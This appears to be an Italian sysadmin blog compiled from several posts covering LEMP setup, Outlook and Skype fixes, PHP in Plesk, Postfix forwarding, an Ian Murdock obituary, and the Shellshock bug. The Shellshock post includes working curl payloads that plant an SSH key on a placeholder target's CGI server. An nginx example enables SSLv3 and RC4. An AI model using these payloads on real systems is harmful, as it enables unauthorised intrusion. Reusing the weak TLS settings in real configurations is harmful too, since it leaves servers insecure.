How To LEMP su CentOS 7

How To: Installare Linux, Nginx, MySQL, PHP 7 (LEMP) su CentOS 7

Un ambiente LEMP a differenza dell'ambiente LAMP (Linux, Apache, MySQL, PHP) differisce per il web server ENGINX.

In questo HOW TO andremo a vedere come installare PHP 7 FPM con Nginx per avere le massime prestazioni.

Il primo passo da fare è disabilitare il SELINUX, la cosa migliore sarebbe configurarlo ad hoc, ma questa operazione va eseguite prima della messa in esercizio del server.

Primo step installare Nginx

Come primo passaggio installiamo il repository EPEL e IUS. Utilizziamo il comodissimo script messo a disposizione sul sito ius.io per fare prima. Il curl ci aiuta a scaricare il setup.

```
curl 'https://setup.ius.io/' -o setup-ius.sh
```

ora eseguiamo lo script:

```
bash setup-ius.sh
```

Ora possiamo installare NGINX

```
yum install nginx
```

avviamo il webserver con il comando systemctl

```
systemctl start nginx
```

ora possiamo provare puntando nel nostro browser

```
http://indirizzo_ip_del_server/
```

Se vedi questa pagina allora possiamo abilitare NGINX all'avvio del sistema,

al BOOT:

```
systemctl enable nginx
```

Secondo Step installare MySQL

Abbiamo due possibilità, installare MySQL o MariaDB, sono la stessa cosa nati dallo stesso adre **Ulf Michael Widenius** noto anche come **Monty.**

In questa guida opteremo per MySQL, il comando è il seguente:

```
yum install mysql-server mysql
```

Ora passiamo alla prima configurazione del nostro RDBMS: start del demone:

```
service mysqld status
```

e poi messa in sicurezza di base:

```
mysql_secure_installation
```

Siamo pronti per abilitare anche MySQL al boot:

```
systemctl enable mysqld
```

Terzo Step installazione di PHP-FPM 7

Ora passiamo all'installazione dei PHP-FPM (FastCGI Process Manager) 7, l'ultima versione del php disponibile ad oggi eseguito sulla porta 9000:

```
yum install php70u-fpm-nginx php70u-cli php70u-mysqlnd
```

installato apriamo il file di configurazione e sostituiamo l'utente e i l gruppo d'esecuzione:

```
vim /etc/php-fpm.d/www.conf
```

```
; When POSIX Access Control Lists are supported you can set them using
; these options, value is a comma separated list of user/group names.
; When set, listen.owner and listen.group are ignored
;listen.acl_users = apache,nginx
;listen.acl_users = apache
listen.acl_users = nginx
;listen.acl_groups =
```

a questo punto riavviamo creiamo un vhosts, per prima cosa per tenere in ordine il nostro ambiente posizioniamo i file dei virtual hosts in una directory:

```
mkdir /etc/nginx/sites-available
```

passiamo al file nginx.conf l’istruzione di leggere il contenuto della nuova direcotry

```
vim /etc/nginx/nginx.conf
```

aggiungendo la riga

```
include /etc/nginx/sites-enabled/*;
```

```
;server {
listen 81.127.13.234:80;
server_name stat.lbit-solution.it;
location / {
try_files $uri $uri/ =404;
root /var/www/vhosts/lbit-solution.it/stat.lbit-solution.it/;
index index.php index.html index.htm;
}

error_page 404 /404.html;
error_page 500 502 503 504 /50x.html;
location = /50x.html {
root /var/www/vhosts/lbit-solution.it/stat.lbit-solution.it/;
}

location ~ \.php$ {
root /var/www/vhosts/lbit-solution.it/stat.lbit-solution.it/;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /var/www/vhosts/lbit-solution.it/stat.lbit-
solution.it$fastcgi_script_name;
include fastcgi_params;
}
}

server {
listen 81.127.13.234:443 ssl;
server_name stat.lbit-solution.it;

### SSL cert files ###
```

```
ssl_certificate /var/www/vhosts/lbit-solution.it/ssl/stat.lbit-
solution.it.crt;
ssl_certificate_key /var/www/vhosts/lbit-solution.it/ssl/stat.lbit-
solution.it.key;

### Add SSL specific settings here ###

ssl_protocols SSLv3 TLSv1 TLSv1.1 TLSv1.2;
ssl_ciphers RC4:HIGH:!aNULL:!MD5;
ssl_prefer_server_ciphers on;
keepalive_timeout 60;
ssl_session_cache shared:SSL:10m;
ssl_session_timeout 10m;

### SSL log files ###
access_log /var/www/vhosts/lbit-solution.it/logs/stat.lbit-solution.it.ssl-
access.log;
error_log /var/www/vhosts/lbit-solution.it/logs/stat.lbit-solution.it.ssl-
error.log;

location / {
try_files $uri $uri/ =404;
root /var/www/vhosts/lbit-solution.it/stat.lbit-solution.it/;
index index.php index.html index.htm;
}

error_page 404 /404.html;
error_page 500 502 503 504 /50x.html;
location = /50x.html {
root /var/www/vhosts/lbit-solution.it/stat.lbit-solution.it/;
}

location ~ \.php$ {
root /var/www/vhosts/lbit-solution.it/stat.lbit-solution.it/;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /var/www/vhosts/lbit-solution.it/stat.lbit-
solution.it$fastcgi_script_name;
include fastcgi_params;
}
}
```

Prepariamo le direcotry del virtual hosts:

```
mkdir -p /var/www/vhosts/lbit-solution.it/{ssl,logs,httpdocs,stat.lbit-
solution.it}
```

E ora riavviamo php-fpm e Nginx

```
sudo systemctl restart php-fpm
sudo systemctl restart nginx
```

Outlook non indicizza le email

Cosa succede se Outlook non indicizzasse più le vostre email? Bene succede!

Per chi lavora con la posta elettronica trovarsi con l'impossibilità di ricercare nelle migliaia di mail salvate è un incubo, purtroppo con alcuni aggiornamenti della suite Office questo può succedere.

Microsoft ci stupisce spesso, sia in bene con la presentazione di prodotti molto utili che con l'introduzione di nuove funzionalità dei loro pacchetti, proprio come con Office, a volte però alcune volte sembra bizzarra, e questo è uno di quei casi.

Nel tentativo di risolvere il problema dell'indice di outllook "rotto" mi sono imbattuto nel loro forum e ho sorriso nel leggere la seguente frase:

> I prodotti Office sono configurati per eseguire gli aggiornamenti automatici, di tanto in tanto potrebbe essere necessario ripristinare una versione precedente…

Per quanto possa sembrare strano che una nuova funzionalità possa comprometterne una precedente di importanza molto alta la loro soluzione è efficace.

Andiamo a vedere risolvere e tornare nuovamente a cercare le nostre email:

Prima di tutto facciamo un backup dei file PST, anche se l'operazione che adiamo a fare non tocca il file di posta è sempre meglio averne una copia.

Prima di tutto determiniamo qual'è l'ultima versione di Office rilasciata in modo da poter scegliere a quelle release precedente tornare:

Microsoft Office 2013 Click-to-Run update

Microsoft Office 2016 Click-to-Run update
Apriamo il prompt dei comandi con i massimi privilegi amministrativi, quindi click su **START** scrivi **cmd** nella barra di ricerca e poi tasto destro del mouse su **cmd.exe**, e click su **Run as administrator o Eegui come Amministratore.**

Per Office 2013 installato su Windows 32-bit:

```
cd %programfiles%\Microsoft Office 15\ClientX86
```

Per Office 2013 installato su Windows 64-bit:

```
cd %programfiles%\Microsoft Office 15\ClientX64
```

Per Office 2016:

```
cd %programfiles%\Common Files\Microsoft Shared\ClickToRun
```

Individuata la versione alla quale tornare eseguiamo il comando:

Per Office 2013

```
officec2rclient.exe /update user updatetoversion=15.0.xxxx.yyyy
```

Per Office 2016

```
officec2rclient.exe /update user updatetoversion=16.0.xxxx.yyyy
```

Sostituisci .xxxx.yyyy con la versione individuata.

Potrebbe impiegarci molto tempo, la prima volta questa soluzione è stata applicata su un PC con processore Interl Core I7, 8GB di Ram e disco SSD, nonostante le performance di buon livello il ripristino ha richiesto quasi trenta minuti.

Morto Ian Murdock, il padre di Debian

Il 28 dicembre 2015 l'informatica perde un illustre personaggio, il fondatore della distribuzione GNU/Linux Debian Ian Murdock.


Si proprio lei, la Debian, il nome poetico la contraddistingue dalle altre: Deb da Debra, sua ragazza nel 1993, e Ian dal suo nome.
Ian Murdock pubblica "The Debian Manifesto", la filosofia della nuova distribuzione, la Debian 0.91, apertura dello sviluppo a tutta la comunità informatica, collaborazione con la *Free Software Foundation* e, cosa più importante, creare una distribuzione solida, ben mantenuta e che non diventi mai un prodotto commerciale. Partendo da queste basi Debian darà vita a molte altre distribuzioni diventando "*The universal operating system*".

Ian Murdock con Debian ha anche sviluppato l'**Advanced Packaging Tool**, conosciuto con l'acronimo **APT**, il gestore standard di pacchetti software. Una curiosità di APT è il print a video del suo help: con il comando "apt-get help", al termine della lista dei comandi e opzioni da passare all'APT, viene mostrata la scritta "This APT has Super Cow Powers".

Daniel Burrows nel '99 implementa "aptitude" inserendo il suo Easter Egg "does not have Super Cow Powers" e un riferimento al "Piccolo Principe".

http://dtricarico.photogulp.net/2009/03/super-mucca-debian-cowsay-fortune.html

La sua *distro* è considerata una delle più pure e aderenti ai principi ispiratori del software libero; nel 1996 Murdock divenne **CTO (*Chief Technology Officer*) della Linux Foundation**, per poi passare a Sun nel 2003



con il ruolo di Vice Presidente per le piattaforme emergenti. Qui il suo lavoro contribuì alla nascita di OpenSolaris, sistema che fu abbandonato quando Sun Microsystems fu acquisita da Oracle (27 gennaio 2010), nello stesso momento Murdock lasciò la società.

La sua morte lascia un'aria di mistero per via di un arresto violento la sera di sabato 26 dicembre 2015.

SFBAY.CA ha pubblicato un resoconto degli eventi:

http://sfbay.ca/2015/12/31/police-confirm-ian-murdock-arrest-before-suicide/

> He didn't indicate at any point in the jail booking process that he was suicidal and was medically examined again in jail, she said.
>
> On Monday, police returned to the 2400 block of Green Street on reports of a possible suicide. The city medical examiner's office confirmed Murdock was found dead there.

Lunedì scorso Murdock ha scritto online un messaggio che sembrava indicare un intento suicida (*"I'm committing suicide tonight…do not intervene as I have many stories to tell and do not want them to die with me #debian #runnerkrysty67"*).

La comunità ha pubblicato le istruzioni per porgere le condoglianze al seguente link:

https://bits.debian.org/2015/12/mourning-ian-murdock.html

> La sua famiglia in questo momento difficile ha chiesto di rispettare la loro privacy e noi vogliamo onorare questa loro richiesta.
>
> All'interno della nostra Debian e della più grande comunità Linux

> le condoglianze possono essere inviate a in-memoriam-ian@debian.org in modo da poterle archiviare e conservare.

Skype errore dxva2.dll

Oggi arriva una mail per un problema su Skype, dxva2.dll mancante:

> *ho un problema che non riesco a risolvere nemmeno reinstallando il programma skype che utilizziamo in ufficio per comunicazioni interne e con il Dott; praticamente non posso utilizzarlo in quanto mi da questo errore all'avvio: "failed to load library dxva2.dll".*

Sui sistemi con XP si risolve in questo modo:

Scaricare il file dxva2.dll decomprimerlo e spostare la libreria dentro:
\Windows\System32\

per i sistemi 64 Bit spostarla nella dir:
\Windows\SysWOW64\

In alternativa spostarla nella dir del programma Skype:
sistemi 32 bit:
C:\Program Files\Skype\Phone\
sistemi 64 bit
C:\Program Files (x86)\Skype\Phone\

e aprire Skype

Ovviamente anche su 7 e 8 esistone la directory System32, quindi la soluzione sarà la stessa.

Abilitare diverse versioni di PHP in PLESK

Amministrando un web server con PLESK prima o poi arriva la richiesta di

installare una seconda versione di PHP e di renderla disponibile ai clienti attraverso il pannello PLESK.

In questa guida l'installazione è stata fatta su una macchina CentOS 6.6 e Plesk 11.5.30:

Per prima cosa creiamo la directory dove potere scaricare il pacchetto PHP

```
cd /usr/local/src
# mkdir php562
# cd php562
wget http://it1.php.net/get/php-5.6.2.tar.gz/from/this/mirror
mv mirror php-5.6.2.tar.gz
tar -xvzf php-5.6.2.tar.gz
cd php-5.6.2
```

Siamo pronti per iniziare, configuriamo per la compilazione:

```
./configure '--with-libdir=lib64' '--cache-file=../config.cache' '--
prefix=/usr/local/php562-cgi' '--with-config-file-path=/usr/local/php562-
cgi/etc' '--disable-debug' '--with-pic' '--disable-rpath' '--enable-fastcgi'
'--with-bz2' '--with-curl' '--with-xpm-dir=/usr/local/php562-cgi' '--with-
png-dir=/usr/local/php562-cgi' '--enable-gd-native-ttf' '--without-gdbm' '--
with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr/local/php562-
cgi' '--with-openssl' '--with-pspell' '--with-pcre-regex' '--with-zlib' '--
enable-exif' '--enable-ftp' '--enable-sockets' '--enable-sysvsem' '--enable-
sysvshm' '--enable-sysvmsg' '--enable-wddx' '--with-kerberos' '--with-
unixODBC=/usr' '--enable-shmop' '--enable-calendar' '--without-sqlite3' '--
with-libxml-dir=/usr/local/php562-cgi' '--enable-pcntl' '--with-imap' '--
with-imap-ssl' '--enable-mbstring' '--enable-mbregex' '--with-gd' '--enable-
bcmath' '--with-xmlrpc' '--with-ldap' '--with-ldap-sasl' '--with-mysql=/usr'
'--with-mysqli' '--with-snmp' '--enable-soap' '--with-xsl' '--enable-
xmlreader' '--enable-xmlwriter' '--enable-pdo' '--with-pdo-mysql' '--with-
pdo-pgsql' '--with-pear=/usr/local/php562-cgi/pear' '--with-mcrypt' '--
enable-intl' '--without-pdo-sqlite' '--with-config-file-scan-
dir=/usr/local/php562-cgi/php.d' --enable-shared --enable-zip
```

Ora il classico make e poi make install, mi raccomando non lanciate make test

```
make
make install
```

Copiamo il php.ini sotto nella directory php562-cgi


```
cp php.ini-development /usr/local/php562-cgi/php.ini
```

Ora non rimane che censire nel pannello PLESK la nuova versione di PHP

```
/usr/local/psa/bin/php_handler --add -displayname 5.6.2 -path
/usr/local/php562-cgi/bin/php-cgi -phpini /usr/local/php562-cgi/php.ini -type
fastcgi -id 5.6.2
```

Nel mio caso la prima installazione di PHP non è stata così liscia, ho dovuto installare alcuni pacchetti:

```
yum install bzip2-devel.x86_64 bzip2.x86_64
yum install libjpeg*
yum install libpng-devel
yum install freetype
yum install libXpm-devel
yum install libgmp3-dev gmp.x86_64 gmp-devel.x86_64
yum install openssl openssl-devel pam-devel
yum install pam-devel
yum install libicu-devel libc-client-devel.x86_64 libc-client.x86_64
yum install libtomcrypt-devel.x86_64 libmcrypt-devel.x86_64 php-mcrypt.x86_64
yum install unixODBC-devel
yum install postgresql-devel postgresql-libs
yum install pspell php-pspell.x86_64 aspell-devel net-snmp-devel libxslt-devel libxml2-devel pcre-devel t1lib-devel.x86_64 libtidy-devel php-pecl-zip
```



Symfony2: Error SecurityDataCollector

Se in seguito all'aggiornamento del PHP, la vostra webapp Symfony2 presenta il seguente errore:

```
FatalErrorException: Error: Call to a member function getRole() on
a non-object in
C:\xampp\htdocs\AppApartamentos\vendor\symfony\sym
fony\src\Symfony\Bundle\SecurityBundle\DataCollect
or\SecurityDataCollector.php line 60
```

dovete aggiungere un metodo "serialize" alla vostra classe User.

Aprite l'Entità User.php:

modificate la dichiarazione in:

```
class User implements UserInterface, \Serializable
```

ed aggiungete i seguenti metodi:

```
public function serialize()
{
return json_encode(
array($this->username, $this->password, $this->salt,
$this->user_roles, $this->id));
}

/**
* Unserializes the given string in the current User object
* @param serialized
*/
public function unserialize($serialized)
{
list($this->username, $this->password, $this->salt,
$this->user_roles, $this->id) = json_decode(
$serialized);
}
```

La vostra istallaizione è salva!

Java.Lang.NumberFormatException: Null

Quando il server va in filesystem full, al restart, il server Admin della nostra installazione osb non parte con il seguente errore:

```
Critical> <WebLogicServer> <BEA-000386> <Server subsystem failed.
Reason: java.lang.NumberFormatException: null
java.lang.NumberFormatException: null
at java.lang.Integer.parseInt(Integer.java:454)
at java.lang.Integer.parseInt(Integer.java:527)
at
```

```
weblogic.ldap.EmbeddedLDAP.validateVDEDirectories(EmbeddedLDAP.java
:1104)
at weblogic.ldap.EmbeddedLDAP.start(EmbeddedLDAP.java:242)
at weblogic.t3.srvr.SubsystemRequest.run(SubsystemRequest.java:64)
Truncated. see log file for complete stacktrace
```

Questo perchè si corrompe il seguente file:

ORACLE_HOME/user_projects/domain/your_domaim_name/servers/AdminServer/data/ldap/conf/replicas.prop

Che potete vedere è diventato di size 0.

Basta eliminarlo.

Il file verrà ricreato al prossimo restart!

Shellshock vulnerability BASH

BASH CVE-2014-6271 vulnerability

Vulnerabilità grave della bash, la command line più diffusa dei sistemi Linux, associata all'utilizzo delle CGI consente di prendere il controllo del server.

Secondo Robert Graham, esperto di sicurezza di Errata Security, la falla che interessa Bash è probabilmente molto più grande e rischiosa di Heartbleed, l'enorme falla di Internet legata al sistema OpenSSL emersa lo scorso aprile.

- CentOS
- Debian
- Redhat(link is external)
- Ubuntu

I sistemi impattati sono principalmente le distribuzioni basate su RHEL, Debian, ma tutte quelle che usano la bash sono a rischio vulnerabilità.
http://youtu.be/ArEOVHQu9nk
La risoluzione è molto semplice, per le RHEL based, quindi RHEL stessa, Fedora, CentOS basta eseguire l'upgrade della bash:

```
yum upgrade bash
```

Mentre per le Debian based:

```
apt-get update; apt-get install bash
```

Per Debian 6 potrebbe essere necessario cambiare il repository nel file source.list, è possibile scaricare uno script che esegue la verifica della vulnerabilità sulla bash e poi esegue l'upgrade, scarica il file ZIP da estrarre sul sistema "shellshock.zip", estrai il pacchetto, dai i permessi di esecuzione e lancialo:

```
wget
http://www.lbit-solution.it/wp-content/plugins/download-monitor/download.php?id=13
unzip shellshock.zip
chmod +zx shellshock.sh
./shellshock.sh
```

Lo script scrive nella direcotory /root/ il file shellshock.txt, al suo interno sono presenti le informazioni della bash e la presenza della vulnerabilità prima e dopo l'upgrade.

Per testare se la versione della BASH è afflitta dalla vulnerabilità CVE-2014-6271 basta lanciare questo comando:

```
env x='() { :;}; echo vulnerabile' bash -c "echo prova"
```

Se riceviamo a video la parola "vulnerabile" e poi "prova" vuol dire che dobbiamo eseguire l'upgrade, nel caso ci fosse solo "prova" oppure "bash: warning: x: ignoring function definition attempt" vuol dire che la BASH in uso non è vulnerabile.

Perché avere paura del shellshock e chi deve correre ai ripari:

La vulnerabilità descritta in questo articolo consente di prendere il pieno controllo del server bersaglio solo se tale server ha in uso le CGI, questo

perché è possibile inserire il settaggio si “X” con le istruzioni di nostro interesse nell’environment del server sfruttando l’HTTP_AGENT.

```
curl -k -H 'User-Agent: () { :;}; /bin/mkdir /var/www/.ssh'
http://BERSAGLIO/cgi-bin/script.py
curl -k -H 'User-Agent: () { :;}; echo "ssh-rsa AAAAB3wAAAQEA[...]JXIQ== www-
data@testserv" \
>/var/www/.ssh/authorized_keys' http://BERSAGLIO/cgi-bin/script.py
ssh www-data@BERSAGLIO
www-data@BERSAGLIO:~$ uname -a
Linux BERSAGLIO 2.6.32-431.11.2.el6.x86_64 #1 SMP Tue Mar 25 19:59:55 UTC
2014 x86_64 x86_64 x86_64 GNU/Linux
```

Cosa abbiamo fatto: avevamo precedentemente individuato sul server BERSAGLIO la presenza delle CGI e dello script script.py, conil curl gil abbiamo inviato una richiesta falsando il nostro “User-Agent”, nel suo interno sfruttiamo la vulnerabilità inserendo la creazione di una direcotry :

```
User-Agent: () { :;}; /bin/mkdir /var/www/.ssh
```

gli passiamo la nostra chiave per poter effettuare accesso in SSH

```
User-Agent: () { :;}; echo "ssh-rsa AAAAB3wAAAQEA[...]JXIQ== www-
data@testserv"\ >/var/www/.ssh/authorized_keys
```

ora abbiamo completo accesso al terminale.

Questa vulnerabilità deve spaventare chi espone su internet un web server, tutti gli altri sistemi che erogano un servizio diverso hanno meno probabilità di essere bucati, ma comunque è sempre meglio fare l’upgrade della bash.

Per i sistemi Debian e Debian based non supportati, come la 5 c’è questo script pubblicato su “https://dmsimard.com/2014/09/25/the-bash-cve-2014-6271-shellshock-vulnerability/”

```
#!/bin/bash
# dependencies
apt-get update; apt-get install build-essential gettext bison

# get bash 3.2 source
wget http://ftp.gnu.org/gnu/bash/bash-3.2.tar.gz
tar zxvf bash-3.2.tar.gz
cd bash-3.2

# download and apply all patches, including the latest one that patches
CVE-2014-6271
# Note: CVE-2014-6271 is patched by release 52.
# Release 53 is not out on the GNU mirror yet - it should address
CVE-2014-7169.
```

```
for i in $(seq -f "%03g" 1 52); do
    wget -nv http://ftp.gnu.org/gnu/bash/bash-3.2-patches/bash32-$i
    patch -p0 < bash32-$i
done

# compile and install to /usr/local/bin/bash
./configure && make
make install

# point /bin/bash to the new binary
mv /bin/bash /bin/bash.old
ln -s /usr/local/bin/bash /bin/bash
```

Postfix Forward Email To Multiple Email Account

Inoltrare le email a più indirizzi di posta elettronica.

Dobbiamo abilitare i virtual domain nella configurazione di Postfix, editiamo il file *main.cf*

```
# vi /etc/postfix/main.cf
```

Andiamo ad inserire il nome a dominio per il quale vogliamo creare i virtual alias o i nomi a dominio se sono più siti e il path con gli alias.

```
virtual_alias_domains = 3load.com
virtual_alias_maps = hash:/etc/postfix/virtual
# virtual_alias_domains = 3load.com lbit-solution.it ...
```

Apriamo il file virtual

```
# vi /etc/postfix/virtual
```

Ora possiamo configurare ogni singola casella oppure ogni dominio, nel primo

esempio inoltriamo tutte le mail di info a una casella gmail mentre le mail di supporto a più caselle di posta

```
info@3load.com   3load@gmail.com
supporto@3load.com   mailexample1@gmail.com  mailexample2@libero.it
```

Aggiungiamo anche la redirezione dell'intero dominio lbit-solution.it

```
info@3load.com   3load@gmail.com
supporto@3load.com   mailexample1@gmail.com  mailexample2@libero.it
@lbit-solution.it  mailexample@dominio.it
```

Salviamo il file ed eseguiamo il reload di postfix

```
# postmap /etc/postfix/virtual
# service postfix reload
```

MySQL UDF Perl Regular Expression

Nel realizzare nuovi scraper per g4play.it Emanuele si è reso conto che la nostra istanza MySQL non supporta le espressioni regolari, a lui non servono solo query di ricerca ma manipolazioni di dati complesse. Con estrema semplicità mi chiede di installare la libreria lib_mysqludf_preg, non è complicato, ma neanche così banale. Iniziamo subito con l'installazione dei pacchetti che ci serviranno:

```
[root@mysqllbit lib_mysqludf_preg]# yum install pcre pcre-devel
[root@mysqllbit lib_mysqludf_preg]# yum install make gcc gcc-c++
[root@mysqllbit lib_mysqludf_preg]# yum install mysql-devel
```

Questo per evitare tutti gli errori relativi al compilatore, a pcre e mysql. Scarichiamo il paccheto da GitHub:

```
[root@mysqllbit lib_mysqludf_preg]# wget
https://github.com/mysqludf/lib_mysqludf_preg/archive/testing.zip
[root@mysqllbit lib_mysqludf_preg]# unzip testing.zip
```

ora lanciamo il configuratore

```
[root@mysqllbit lib_mysqludf_preg]# ./configure
```

ci siamo risparmiati gli errori avendo installato preventivamente i pacchetti, l'unico messaggio a video con la parola ERROR è

```
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using
password: NO)
```

Possiamo rilassarci, avendo settato la password di root è normale che non riesca ad accedere. Ora installiamo:

```
[root@mysqllbit lib_mysqludf_preg]# make
[root@mysqllbit lib_mysqludf_preg]# make install
[root@mysqllbit lib_mysqludf_preg]# make installdb

ERROR 1548 (HY000) at line 5: Cannot load from mysql.proc. The table is
probably corrupted
make: *** [uninstalldb] Error 1
```

Sull'ultimo passaggio ho ricevuto errore di tabella corrotta, per questo ho dovuto prima "sistemare" le tabelle MySQL e poi rilanciare il make installdb

```
[root@mysqllbit lib_mysqludf_preg]# make installdb
/usr/bin/mysql -p <./uninstalldb.sql
Enter password:
cat installdb.sql | sed 's/\.so/.dll/g' >installdb_win.sql
if test -f .libs/lib_mysqludf_preg.dll; then  \
                /usr/bin/mysql -p <./installdb_win.sql; \
        else \
                /usr/bin/mysql -p <./installdb.sql;\
        fi
Enter password:
[root@mysqllbit lib_mysqludf_preg]# make test
cd test; make test
make[1]: Entering directory `/usr/local/lib/lib_mysqludf_preg/test'
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
```

```
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-fi...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
make[1]: Leaving directory `/usr/local/lib/lib_mysqludf_preg/test'
```

Finito, ora Emanuele potrà usare le espressioni regolari per manipolare i dati di g4play.it.
